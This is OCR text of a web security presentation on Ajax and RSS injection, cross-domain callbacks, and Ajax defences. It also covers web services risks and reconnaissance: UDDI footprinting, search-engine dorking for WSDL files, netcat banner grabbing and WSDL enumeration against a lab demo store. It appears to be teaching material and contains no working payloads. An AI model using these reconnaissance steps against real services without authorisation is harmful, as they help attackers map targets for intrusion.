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

Ajax and RSS injection

- RSS feeds are another entry point to the browser
- Injecting script to the RSS feeds and Ajax call may execute it.
- One click – Malformed linked injected into it and can lead to exploit “javascript:”
- Leveraging events – onClick, onMouse etc.

Demo

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

Cross-domain calls

- Browser security doesn’t support cross domain calls
- But cross domain callback with JavaScript is possible
- This can be lethal attack since cross domain information get executed on the current DOM context.

Demo

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

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




Defending Ajax

- No business logic information on client side.
- Do not trust third party source – filter it out
- No direct cross domain call back
- Filtering at browser level before processing information
- Avoiding client side validation



Defending Ajax

- No secret in Ajax calls
- Proper data structure selection and frameworks
- Avoid client side validation
- Securing client side calls like eval() and document.write()
- HTML tags filtering before serving to end client



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→
- Web Services
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


Web services stack


Presentation Stack
XML

Security Stack
WS-Security

Discovery Stack
UDDI, DISCO

Access Stack
WSDL,SOAP

Transport Stack
HTTP, HTTPS



Security!

End Client | In Transit | Vendor Controlled | User Controlled

Web Services Deployment Shell

Web Services Client

HTTP POST
SOAP Envelope


Web Services Binaries

Web Server 80/443

Web Services Engine

Web Services Code & Components

Assessment strategies




Risk - In transit

- In transit Sniffing or Spoofing
- WS-Routing security concern
- Replay attacks


Risk - Web services Engine

- Buffer overflow
- XML parsing attacks
- Spoiling Schema
- Complex or Recursive structure as payload
- Denial of services
- Large payload




Web services Deployment - Risk

- Fault code leaks
- Permissions & Access issues
- Poor policies
- Customized error leakage
- Authentication and Certification



Web services User code - Risk

- Parameter tampering
- WSDL probing
- SQL/LDAP/XPATH/OS command injection
- Virus/Spyware/Malware injection
- Bruteforce
- Data type mismatch
- Content spoofing
- Session tampering
- Format string
- Information leakage
- Authorization



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

wsches (Tool)

wsPawn

wsFootprint

Footprinting

wsSearch

wsDiscovery

Discovery

Public domain search

wsEnum

wsKnight

Enumeration

wsAudit

wsProxy

Manual Audit

Auto Audit

wsRook

Defense

wsMod

Download : http://net-square.com/wschess/

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

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

Footprinting

- Objectives
  - Place for web services…
  - We may know the company name in this case?
  - Do we have any whois for web services?
  - If we answer above questions then we can have enough information on what to assess?

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




UDDI

- *Universal Description, Discovery, and Integration (UDDI)*
- It acts as White/Yellow/Green pages
- Xmethods etc…
- Information can be published and retrieved from
- Gets replicated across networks over internet




UDDI

- It includes
  - businessEntity
  - businessService
  - bindingTemplate
  - tModel




UDDI



Web Service Discovery

- After footprinting web services next step is to perform discovery.
- On the basis of services found one can do so.
- Finding access point for web services will point to its discovery.
- Discovery is the key to the kingdom.
- Once again over UDDI.



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



Web Service Discovery

- From various keys – Service and Business one can dig access point from UBN.
- This is a part of protocol and identified from XML block itself.



Web Service Search

- Search in public domain
- Use – Search Engines
- Google & MSN – An excellent tool
- Look for wsdl,asmx,jws etc.
- Filetype and allinurl are best friends
- Leveraging Web APIs

Demo

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

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

Technology Identification

- Running on which platform?
- Configuration and Structures
- File extensions
- Path discovery
- This is very useful information

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
Demo Application



Welcome to dvds4less!

Welcome to dvds4less! dvds4less is your source for getting low-cost movies on DVD. C store is open 24 hours a day, 7 days a week, 365 days a year, except for leap years, take a holiday on the 29th of February for maintenance. Shopping at our site is easy - select the items you want and pay for it using our secure credit card processing form. A transactions are safe with 128 bit SSL security.

Should you have any comments or queries, please do not hesitate to get in touch with Enjoy your shopping experience at dvds4less!

Products

Displaying items 1 to 3 of 7

Finding Nemo

Adventure / Animation / Comedy / Family

Our price: 14.99

1 Add to cart

Web Services
Location of
WSDL

Technology Identification

- Location can be obtained from UDDI as well if already published.
- WSDL location [Access Point]

http://192.168.11.2/ws/dvds4less.asmx?wsdl


.asmx – indicates
.Net server from MS

Technology Identification

- Similarly .jws – for Java web services
- /ws/ - in the path indicates web services
- MS-SOAPToolkit can be identified as well

```
C:\>nc 192.168.11.2 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 28 Sep 2004 18:48:20 GMT
X-Powered-By: ASP.NET
Connection: Keep-Alive
Content-Length: 7565
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSSSRQDRC=LMMPKHNAAOFDHMIHAODOJHCO;
path=/
Cache-control: private
```




Technology Identification

- Resource header spits some information as well


```
C:\>nc 192.168.11.2 80
HEAD /ws/dvds4less.asmx HTTP/1.0

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Tue, 28 Sep 2004 18:50:09 GMT
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3026
```



WSDL Scanning/Enumeration


- What is WSDL?
- What information one can enumerate from WSDL?
- WSDL exposure is threat or not?



WSDL

- WSDL is web services definition language
- It is similar to old IDL for remote calls used in CORBA or other remote invoke methods.
- It contains detail of methods
- Types of I/O
- Parameters of methods
- It is XML document with standards.

Nodes of WSDL


Mozilla
File Edit View Go Bookmarks Tools Window Help
Back Forward Reload Stop
http://192.168.11.2/ws/dvds4less.a
Search
Print
Home Bookmarks Release Notes Plug-ins Extensions Support Mozilla Community
Done

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
- <definitions targetNamespace="http://tempuri.org/">
  + <types></types>
  + <message name="IntroSoapIn"></message>
  + <message name="IntroSoapOut"></message>
  + <message name="getProductInfoSoapIn"></message>
  + <message name="getProductInfoSoapOut"></message>
  + <message name="getRebatesInfoSoapIn"></message>
  + <message name="getRebatesInfoSoapOut"></message>
  + <portType name="dvds4lessSoap"></portType>
  + <binding name="dvds4lessSoap" type="s0:dvds4lessSoap"></binding>
  + <service name="dvds4less"></service>
  </definitions>
```

Data types

Message Types

Operations

Service

Access Binding

WSDL <Service>


```
<service name="dvds4less">
            <port name="dvds4lessSoap" binding="s0:dvds4lessSoap">
             <soap:address location="http://192.168.11.2/ws/dvds4less.asmx"/>
            </port>
</service>
```

Where the call is going to hit?
It is where service is listening.

WSDL <portType>

Methods one
Can call


```
<portType name="dvds4lessSoap">
   <operation name="Intro">
     <input message="s0:IntroSoapIn"/>
     <output message="s0:IntroSoapOut"/>
   </operation>
   <operation name="getProductInfo">
     <input message="s0:getProductInfoSoapIn"/>
     <output message="s0:getProductInfoSoapOut"/>
   </operation>
   <operation name="getRebatesInfo">
     <input message="s0:getRebatesInfoSoapIn"/>
     <output message="s0:getRebatesInfoSoapOut"/>
   </operation>
 </portType>
```



WSDL <Message>

```
<portType name="dvds4lessSoap">
<operation name="getProductInfo">
     <input message="s0:getProductInfoSoapIn"/>
     <output message="s0:getProductInfoSoapOut"/>
   </operation>
</portType>
```


```
<message name="getProductInfoSoapIn">
   <part name="parameters" element="s0:getProductInfo"/>
 </message>
 <message name="getProductInfoSoapOut">
   <part name="parameters" element="s0:getProductInfoResponse"/>
 </message>
```



WSDL <Types>

```
<message name="getProductInfoSoapIn">
   <part name="parameters" element="s0:getProductInfo"/>
 </message>
 <message name="getProductInfoSoapOut">
   <part name="parameters" element="s0:getProductInfoResponse"/>
 </message>
```

